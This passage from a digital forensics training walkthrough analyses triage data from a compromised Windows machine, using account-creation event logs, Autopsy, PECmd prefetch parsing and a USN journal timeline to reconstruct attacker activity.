

account_tampering.csv - LibreOffice Calc

A11:A14 = 2023-08-10T09:26:05.014474+00:00,User Added to Global Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4728,6057,DESKTOP-VQJOLVH,None,,S-1-5-21-414731039-2985344906-4266326170-1001

	A
1	timestamp,detections,path,Event ID,Record ID,Computer,User,User SID,Member SID
2	2023-08-10T00:20:13.353274+00:00,User Added to Global Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4728,149,DESKTOP-VQJOLVH,None,,S-1-5-21-414731039-2985344906-4266326170-1000
3	2023-08-10T00:20:13.354375+00:00,New User Created,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4720,150,DESKTOP-VQJOLVH,johndoe,S-1-5-21-414731039-2985344906-4266326170-1000,
4	2023-08-10T00:20:13.356139+00:00,User Added to Local Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,153,DESKTOP-VQJOLVH,Users,,S-1-5-21-414731039-2985344906-4266326170-1000
5	2023-08-10T00:20:13.374012+00:00,User Added to Local Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,159,DESKTOP-VQJOLVH,Administrators,,S-1-5-21-414731039-2985344906-4266326170-1000
6	2023-08-10T01:18:50.257916+00:00,User Added to Local Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,33,WIN-55N06QRM5JL,IIS_IUSRS,,S-1-5-17
7	2023-08-10T01:18:50.259235+00:00,User Added to Global Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4728,42,WIN-55N06QRM5JL,None,,S-1-5-21-414731039-2985344906-4266326170-504
8	2023-08-10T01:18:50.259624+00:00,New User Created,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4720,43,WIN-55N06QRM5JL,WDAGUtilityAccount,S-1-5-21-414731039-2985344906-4266326170-504,
9	2023-08-10T01:18:56.561644+00:00,User Added to Local Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,83,WIN-55N06QRM5JL,Users,,S-1-5-4
10	2023-08-10T01:18:56.561855+00:00,User Added to Local Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,84,WIN-55N06QRM5JL,Users,,S-1-5-11
11	2023-08-10T09:26:05.014474+00:00,User Added to Global Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4728,6057,DESKTOP-VQJOLVH,None,,S-1-5-21-414731039-2985344906-4266326170-1001
12	2023-08-10T09:26:05.015956+00:00,New User Created,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4720,6058,DESKTOP-VQJOLVH,Admin,S-1-5-21-414731039-2985344906-4266326170-1001,
13	2023-08-10T09:26:05.042257+00:00,User Added to Local Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,6062,DESKTOP-VQJOLVH,Users,,S-1-5-21-414731039-2985344906-4266326170-1001
14	2023-08-10T09:26:13.092977+00:00,User Added to Local Group,..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,4732,6073,DESKTOP-VQJOLVH,Administrators,,S-1-5-21-414731039-2985344906-4266326170-1001

We can also identify new user creation through `Autopsy` as follows.





Listing

Table | Thumbnail | Summary


Name	S	C	O	Login Name	Host	Scope	Realm Name	Creation Time
S-1-5-80-956008885-3418522649-1831038044-185329			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-18				SYSTEM	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-80-3028837079-3186095147-955107200-370196			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-19				LOCAL SERVICE	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-21-414731039-2985344906-4266326170-1000			0	johndoe	fulldisk.ra...	Domain		2023-08-10 00:20:13 UTC
S-1-5-80-2620923248-4247863784-3378508180-26591			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-20				NETWORK SERVICE	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-21-3933942852-973373972-2766786355-1032			0		fulldisk.ra...	Domain		
S-1-5-21-414731039-2985344906-4266326170-501			0	Guest	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-1001			0	Admin	fulldisk.ra...	Domain		2023-08-10 09:26:05 UTC
S-1-5-21-414731039-2985344906-4266326170-500			0	Administrator	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-503			0	DefaultAccount	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-504			0	WDAGUtilityAccount	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC

Analyzing Rapid Triage Data - Prefetch Files (PECmd)


Let's now dive into the system's execution history by analyzing the prefetch files (available at `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch`) with `PECmd.exe`.

Practical Digital Forensics Scenario

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\PECmd.exe -d "C:\Users\johndoe\De
PECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -d C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch -q --csv C:\Users\jo

Warning: Administrator privileges not found!

Keywords: temp, tmp

Looking for prefetch files in C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch


Found 192 Prefetch files

---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\7Z.EXE-7FD2B543.
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\8EA5559.EXE-F126
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ADVANCED_IP_SCAN
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\APPLICATIONFRAME
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ARP.EXE-ED14DF84
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\AUDIODG.EXE-AB22
---SNIP---

Processed 192 out of 192 files in 1.7305 seconds

CSV output will be saved to C:\Users\johndoe\Desktop\suspect_prefetch.csv
CSV time line output will be saved to C:\Users\johndoe\Desktop\suspect_prefetch_Timeline.csv
```



SourceFilename	RunCount	LastRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun
C:\Users\johndoe\Desktop\Prefetch\BACKGROUNDTASKHOST.EXE-05A8BF9D.pf	1	2023-08-10 9:10							
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-E9BDD97B.pf	3	2023-08-10 9:10	2023-08-10 0:24	2023-08-10 0:24					
C:\Users\johndoe\Desktop\Prefetch\CONSENT.EXE-40419367.pf	7	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:25	2023-08-10 0:25	2023-08-10 0:24	2023-08-10 0:24	2023-08-10 0:24	
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-8FFB1633.pf	5	2023-08-10 9:11	2023-08-10 9:11	2023-08-10 0:30	2023-08-10 0:30	2023-08-10 0:30	2023-08-10 0:22		
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-CDBFC0F7.pf	4	2023-08-10 9:11	2023-08-10 9:11	2023-08-10 0:30	2023-08-10 0:22				
C:\Users\johndoe\Desktop\Prefetch\VELOCIRAPTOR.EXE-3F829F8F.pf	2	2023-08-10 9:11	2023-08-10 9:11						
C:\Users\johndoe\Desktop\Prefetch\SEARCHPROTOCOLHOST.EXE-69C456C3.pf	5	2023-08-10 9:14	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:23	2023-08-10 0:23			
C:\Users\johndoe\Desktop\Prefetch\SEARCHFILTERHOST.EXE-44162447.pf	7	2023-08-10 9:14	2023-08-10 0:37	2023-08-10 0:34	2023-08-10 0:32	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:23	
C:\Users\johndoe\Desktop\Prefetch\OPENWITH.EXE-6B50D58B.pf	2	2023-08-10 9:14	2023-08-10 9:14						
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-8FBE01A3.pf	1	2023-08-10 9:15							
C:\Users\johndoe\Desktop\Prefetch\ARP.EXE-ED14DF84.pf	1	2023-08-10 9:16							
C:\Users\johndoe\Desktop\Prefetch\CHCP.COM-2CF9B15C.pf	3	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16					
C:\Users\johndoe\Desktop\Prefetch\IPCONFIG.EXE-BFEC2AD0.pf	2	2023-08-10 9:16	2023-08-10 9:10						
C:\Users\johndoe\Desktop\Prefetch\NLTEST.EXE-E3335D27.pf	2	2023-08-10 9:17	2023-08-10 9:17						
C:\Users\johndoe\Desktop\Prefetch\PING.EXE-4A8A6853.pf	1	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\SYSTEMINFO.EXE-3EAAF1C2.pf	1	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\WMIPRVSE.EXE-E8B8DD29.pf	4	2023-08-10 9:17	2023-08-10 9:10	2023-08-10 0:34	2023-08-10 0:23				
C:\Users\johndoe\Desktop\Prefetch\WHOAMI.EXE-9D378AFE.pf	6	2023-08-10 9:17	2023-08-10 9:17	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34		
C:\Users\johndoe\Desktop\Prefetch\TAR.EXE-EA1E7070.pf	1	2023-08-10 9:20							
C:\Users\johndoe\Desktop\Prefetch\ADVANCED_IP_SCANNER_CONSOLE.E-1287F9BF.pf	1	2023-08-10 9:20							
C:\Users\johndoe\Desktop\Prefetch\DEFRAG.EXE-3D9E8D72.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\REG.EXE-A93A1343.pf	2	2023-08-10 9:21	2023-08-10 9:21						
C:\Users\johndoe\Desktop\Prefetch\NGENTASK.EXE-0E8CEC17.pf	1	2023-08-10 9:21							



Analyzing Rapid Triage Data - USN Journal (usn.py)

Within the `USN journal` (available at `C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\$Extend\$UsnJrnl%3A$J`), we can identify all files that were either created or deleted during the incident.

Practical Digital Forensics Scenario

```
C:\Users\johndoe>python C:\Users\johndoe\Desktop\files\USN-Journal-Parser-master\usnparser\usn.py -
```

Suspicious activities took place approximately between `2023-08-10 09:00:00` and `2023-08-10 10:00:00`.

To view the CSV using PowerShell in alignment with our timeline, we can execute:

Practical Digital Forensics Scenario

```
PS C:\Users\johndoe> $time1 = [DateTime]::ParseExact("2023-08-10 09:00:00.000000", "yyyy-MM-dd HH:m
PS C:\Users\johndoe> $time2 = [DateTime]::ParseExact("2023-08-10 10:00:00.000000", "yyyy-MM-dd HH:m
PS C:\Users\johndoe> Import-Csv -Path C:\Users\johndoe\Desktop\usn_output.csv | Where-Object { $_.'

timestamp                  filename                                  fileattr                    reason
---------                  --------                                  --------                    ------
2023-08-10 09:10:22.977907 LogFile_August_10_2023__11_10_22.txt      ARCHIVE                     FILE_C
2023-08-10 09:10:22.977907 LogFile_August_10_2023__11_10_22.txt      ARCHIVE                     DATA_E
2023-08-10 09:10:23.071596 SkypeApp0.txt                             ARCHIVE                     DATA_E
2023-08-10 09:10:23.118786 LogFile_August_10_2023__11_10_22.txt      ARCHIVE                     DATA_E
2023-08-10 09:10:32.210068 connecttest[1].txt                        ARCHIVE NOT_CONTENT_INDEXED FILE_C
2023-08-10 09:10:32.210068 connecttest[1].txt                        ARCHIVE NOT_CONTENT_INDEXED DATA_E
2023-08-10 09:10:32.225077 connecttest[1].txt                        ARCHIVE NOT_CONTENT_INDEXED DATA_E
2023-08-10 09:10:33.650255 GoogleUpdateSetup.exe                     ARCHIVE                     FILE_D
2023-08-10 09:10:39.363855 install-velociraptor.ps1                  ARCHIVE                     DATA_O
2023-08-10 09:10:39.363855 install-velociraptor.ps1                  ARCHIVE                     DATA_O
2023-08-10 09:10:39.363855 install-velociraptor.ps1                  ARCHIVE                     DATA_O
2023-08-10 09:10:43.732710 AppCache133361322434478643.txt           ARCHIVE                     FILE_C
2023-08-10 09:10:43.732710 AppCache133361322434478643.txt           ARCHIVE                     FILE_C
2023-08-10 09:10:43.743181 AppCache133361322434478643.txt           ARCHIVE                     RENAME
2023-08-10 09:10:43.743181 AppCache133361322434478643.txt           ARCHIVE                     SECURI
2023-08-10 09:10:43.751455 AppCache133361322434478643.txt           ARCHIVE                     SECURI
2023-08-10 09:10:44.425482 0.0.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.444506 0.1.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.447359 0.2.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.468023 0.0.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.478762 0.1.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.478762 0.2.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.478762 0.0.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.512413 0.1.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.512413 0.2.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.555315 0.0.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.563446 0.1.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.565619 0.2.filtertrie.intermediate.txt           ARCHIVE                     FILE_D
2023-08-10 09:10:44.756088 0.0.filtertrie.intermediate.txt           ARCHIVE                     FILE_C
2023-08-10 09:10:44.756088 0.0.filtertrie.intermediate.txt           ARCHIVE                     DATA_E
2023-08-10 09:10:44.767424 0.0.filtertrie.intermediate.txt           ARCHIVE                     DATA_E
2023-08-10 09:10:44.767424 0.1.filtertrie.intermediate.txt           ARCHIVE                     FILE_C
2023-08-10 09:10:44.767424 0.1.filtertrie.intermediate.txt           ARCHIVE                     DATA_E
2023-08-10 09:10:44.767424 0.1.filtertrie.intermediate.txt           ARCHIVE                     DATA_E
2023-08-10 09:10:44.767424 0.2.filtertrie.intermediate.txt           ARCHIVE                     FILE_C
```

```
2023-08-10 09:10:44.767424 0.2.filtertrie.intermediate.txt       ARCHIVE                   DATA_E
2023-08-10 09:10:44.767424 0.2.filtertrie.intermediate.txt       ARCHIVE                   DATA_E
2023-08-10 09:10:45.059130 AppCache133361005195598236.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.069775 AppCache133361005206645112.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.069775 AppCache133361005269917324.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.069775 AppCache133361005513698464.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.081799 AppCache133361005867155383.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.135202 AppCache133361005888800278.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.168316 AppCache133361005946835317.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.212048 AppCache133361006139561046.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.233486 AppCache133361006251685172.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.243986 AppCache133361006447497566.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.277279 AppCache133361006548695382.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.287601 AppCache133361006715277919.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.308846 AppCache133361008284645822.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.308846 AppCache133361009397339860.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.330624 AppCache133361009697650140.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.342615 AppCache133361010001588865.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.364286 AppCache133361010307625145.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.372662 AppCache133361010613027226.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.396872 AppCache133361010690000678.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.396872 AppCache133361011174886552.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.419172 AppCache133361011524452213.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:45.419172 AppCache133361011823806355.txt        ARCHIVE                   FILE_D
2023-08-10 09:10:49.024010 __PSScriptPolicyTest_3jtsun1t.1uk.ps1 ARCHIVE                   FILE_C
2023-08-10 09:10:49.032211 __PSScriptPolicyTest_3jtsun1t.1uk.ps1 ARCHIVE                   DATA_E
2023-08-10 09:10:49.032211 __PSScriptPolicyTest_3jtsun1t.1uk.ps1 ARCHIVE                   DATA_E
2023-08-10 09:10:49.053465 __PSScriptPolicyTest_3jtsun1t.1uk.ps1 ARCHIVE                   FILE_D
2023-08-10 09:10:59.745146 ConsoleHost_history.txt               ARCHIVE                   DATA_E
2023-08-10 09:10:59.745146 ConsoleHost_history.txt               ARCHIVE                   DATA_E
2023-08-10 09:11:06.902067 ConsoleHost_history.txt               ARCHIVE                   DATA_E
2023-08-10 09:11:06.902067 ConsoleHost_history.txt               ARCHIVE                   DATA_E
2023-08-10 09:11:10.448160 ConsoleHost_history.txt               ARCHIVE                   DATA_E
2023-08-10 09:11:10.448160 ConsoleHost_history.txt               ARCHIVE                   DATA_E
2023-08-10 09:11:12.698204 velociraptor.msi                      ARCHIVE                   FILE_C
2023-08-10 09:11:12.698204 velociraptor.msi                      ARCHIVE                   DATA_E
2023-08-10 09:11:13.167118 velociraptor.msi                      ARCHIVE                   DATA_E
2023-08-10 09:11:13.385654 eded2.msi                             ARCHIVE                   FILE_C
2023-08-10 09:11:13.385654 eded2.msi                             ARCHIVE                   FILE_C
2023-08-10 09:11:13.385654 eded2.msi                             ARCHIVE                   DATA_T
2023-08-10 09:11:13.385654 eded2.msi                             ARCHIVE                   DATA_T
2023-08-10 09:11:13.385654 eded2.msi                             ARCHIVE                   DATA_E
2023-08-10 09:11:13.385654 eded2.msi                             ARCHIVE                   DATA_O
2023-08-10 09:11:13.401651 eded2.msi                             ARCHIVE                   DATA_O
2023-08-10 09:11:13.401651 eded2.msi                             ARCHIVE                   DATA_O
2023-08-10 09:11:13.760586 Config.Msi                            HIDDEN SYSTEM DIRECTORY   SECURI
2023-08-10 09:11:13.760586 Config.Msi                            HIDDEN SYSTEM DIRECTORY   SECURI
2023-08-10 09:11:13.823160 Velociraptor.exe                      ARCHIVE                   FILE_C
2023-08-10 09:11:13.823160 Velociraptor.exe                      ARCHIVE                   DATA_E
2023-08-10 09:11:13.823160 Velociraptor.exe                      ARCHIVE                   DATA_O
2023-08-10 09:11:14.073687 Velociraptor.exe                      ARCHIVE                   DATA_O
2023-08-10 09:11:14.292759 Velociraptor.exe                      ARCHIVE                   DATA_O
2023-08-10 09:11:15.755735 eded5.msi                             ARCHIVE                   FILE_C
2023-08-10 09:11:15.755735 eded5.msi                             ARCHIVE                   FILE_C
2023-08-10 09:11:15.755735 eded5.msi                             ARCHIVE                   FILE_D
2023-08-10 09:11:15.755735 eded5.msi                             ARCHIVE                   FILE_C
2023-08-10 09:11:15.755735 eded5.msi                             ARCHIVE                   FILE_C
2023-08-10 09:11:15.755735 eded5.msi                             ARCHIVE                   DATA_E
2023-08-10 09:11:15.755735 eded5.msi                             ARCHIVE                   DATA_O
2023-08-10 09:11:15.770645 eded5.msi                             ARCHIVE                   DATA_O
2023-08-10 09:11:15.770645 eded5.msi                             ARCHIVE                   DATA_O
2023-08-10 09:11:15.801901 Config.Msi                            HIDDEN SYSTEM DIRECTORY   SECURI
2023-08-10 09:11:15.801901 Config.Msi                            HIDDEN SYSTEM DIRECTORY   SECURI
2023-08-10 09:11:15.864338 eded2.msi                             ARCHIVE                   FILE_D
2023-08-10 09:11:24.400902 disable-defender.ps1                  ARCHIVE                   FILE_D
2023-08-10 09:11:24.416906 enable_powershell_logging.ps1         ARCHIVE                   FILE_D
2023-08-10 09:11:24.416906 LGPO.exe                              ARCHIVE                   FILE_D
2023-08-10 09:11:24.416906 README.txt                            ARCHIVE                   FILE_D
2023-08-10 09:11:24.557188 install-choco-extras.ps1              ARCHIVE                   FILE_D
2023-08-10 09:11:24.557188 install-utilities.ps1                 ARCHIVE                   FILE_D
2023-08-10 09:11:24.588585 chocolateyInstall.ps1                 ARCHIVE                   FILE_D
2023-08-10 09:11:24.588585 chocolateyUninstall.ps1               ARCHIVE                   FILE_D
2023-08-10 09:11:24.604036 install-autorunstowineventlog.ps1     ARCHIVE                   FILE_D
2023-08-10 09:11:24.604036 install-sysinternals.ps1              ARCHIVE                   FILE_D
2023-08-10 09:11:24.604036 AutorunsToWinEventLog.ps1             ARCHIVE                   FILE_D
2023-08-10 09:11:24.604036 Install.ps1                           ARCHIVE                   FILE_D
2023-08-10 09:11:24.604036 Uninstall.ps1                         ARCHIVE                   FILE_D
2023-08-10 09:11:24.619732 install-velociraptor.ps1              ARCHIVE                   FILE_D
2023-08-10 09:11:24.619732 fix-windows-expiration.ps1            ARCHIVE                   FILE_D
2023-08-10 09:11:24.635321 WindowsPrivacy.ps1                    ARCHIVE                   FILE_D
2023-08-10 09:11:26.888485 AppCache133361322867582467.txt        ARCHIVE                   FILE_C
2023-08-10 09:11:26.888485 AppCache133361322867582467.txt        ARCHIVE                   FILE_C
2023-08-10 09:11:26.903942 AppCache133361322867582467.txt        ARCHIVE                   RENAME
2023-08-10 09:11:26.903942 AppCache133361322867582467.txt        ARCHIVE                   SECURI
```

```
2023-08-10 09:11:26.903942 AppCache133361322867582467.txt        ARCHIVE                    SECURI
2023-08-10 09:11:27.157166 0.0.filtertrie.intermediate.txt       ARCHIVE                    FILE_C
2023-08-10 09:11:27.157166 0.0.filtertrie.intermediate.txt       ARCHIVE                    DATA_E
2023-08-10 09:11:27.157166 0.0.filtertrie.intermediate.txt       ARCHIVE                    DATA_E
2023-08-10 09:11:27.157166 0.1.filtertrie.intermediate.txt       ARCHIVE                    FILE_C
2023-08-10 09:11:27.157166 0.1.filtertrie.intermediate.txt       ARCHIVE                    DATA_E
2023-08-10 09:11:27.157166 0.1.filtertrie.intermediate.txt       ARCHIVE                    DATA_E
2023-08-10 09:11:27.157166 0.2.filtertrie.intermediate.txt       ARCHIVE                    FILE_C
2023-08-10 09:11:27.157166 0.2.filtertrie.intermediate.txt       ARCHIVE                    DATA_E
2023-08-10 09:11:27.157166 0.2.filtertrie.intermediate.txt       ARCHIVE                    DATA_E
2023-08-10 09:11:46.605635 Google Chrome.lnk                     ARCHIVE                    DATA_T
2023-08-10 09:11:46.622581 Google Chrome.lnk                     ARCHIVE                    DATA_E
2023-08-10 09:11:46.622581 Google Chrome.lnk                     ARCHIVE                    DATA_E
2023-08-10 09:13:20.519865 LICENSE.txt                           ARCHIVE                    FILE_C
2023-08-10 09:13:20.519865 LICENSE.txt                           ARCHIVE                    DATA_E
2023-08-10 09:13:20.521053 LICENSE.txt                           ARCHIVE                    DATA_E
2023-08-10 09:13:20.521053 LICENSE.txt                           ARCHIVE                    DATA_E
2023-08-10 09:14:40.958673 Finance08062023.iso                   ARCHIVE                    RENAME
2023-08-10 09:14:40.958673 Finance08062023.iso                   ARCHIVE                    RENAME
2023-08-10 09:14:41.061007 Finance08062023.iso                   ARCHIVE                    STREAM
2023-08-10 09:14:41.062572 Finance08062023.iso                   ARCHIVE                    NAMED_
2023-08-10 09:14:41.063389 Finance08062023.iso                   ARCHIVE                    NAMED_
2023-08-10 09:14:41.065336 Finance08062023.iso                   ARCHIVE                    NAMED_
2023-08-10 09:14:41.066383 Finance08062023.iso                   ARCHIVE                    NAMED_
2023-08-10 09:14:48.337845 Finance08062023 (1).iso               ARCHIVE                    RENAME
2023-08-10 09:14:48.337845 Finance08062023 (1).iso               ARCHIVE                    RENAME
2023-08-10 09:14:48.440773 Finance08062023 (1).iso               ARCHIVE                    STREAM
2023-08-10 09:14:48.443245 Finance08062023 (1).iso               ARCHIVE                    NAMED_
2023-08-10 09:14:48.443823 Finance08062023 (1).iso               ARCHIVE                    NAMED_
2023-08-10 09:14:48.445082 Finance08062023 (1).iso               ARCHIVE                    NAMED_
2023-08-10 09:14:48.445778 Finance08062023 (1).iso               ARCHIVE                    NAMED_
2023-08-10 09:15:18.551046 Finance08062023 (2).iso               ARCHIVE                    RENAME
2023-08-10 09:15:18.551046 Finance08062023 (2).iso               ARCHIVE                    RENAME
2023-08-10 09:15:18.647015 Finance08062023 (2).iso               ARCHIVE                    STREAM
2023-08-10 09:15:18.649055 Finance08062023 (2).iso               ARCHIVE                    NAMED_
2023-08-10 09:15:18.649055 Finance08062023 (2).iso               ARCHIVE                    NAMED_
2023-08-10 09:15:18.651152 Finance08062023 (2).iso               ARCHIVE                    NAMED_
2023-08-10 09:15:18.651152 Finance08062023 (2).iso               ARCHIVE                    NAMED_
2023-08-10 09:15:24.065351 chrome_shutdown_ms.txt                ARCHIVE                    FILE_C
2023-08-10 09:15:24.065351 chrome_shutdown_ms.txt                ARCHIVE                    DATA_E
2023-08-10 09:15:24.065351 chrome_shutdown_ms.txt                ARCHIVE                    DATA_E
2023-08-10 09:16:32.942745 temp.bat                              ARCHIVE                    FILE_C
2023-08-10 09:16:32.942745 temp.bat                              ARCHIVE                    DATA_E
2023-08-10 09:16:32.942745 temp.bat                              ARCHIVE                    DATA_E
2023-08-10 09:20:26.465120 advanced_ip_scanner.exe               ARCHIVE                    FILE_C
2023-08-10 09:20:26.465120 advanced_ip_scanner.exe               ARCHIVE                    DATA_E
2023-08-10 09:20:26.465120 advanced_ip_scanner.exe               ARCHIVE                    DATA_E
2023-08-10 09:20:26.480509 advanced_ip_scanner.exe               ARCHIVE                    DATA_E
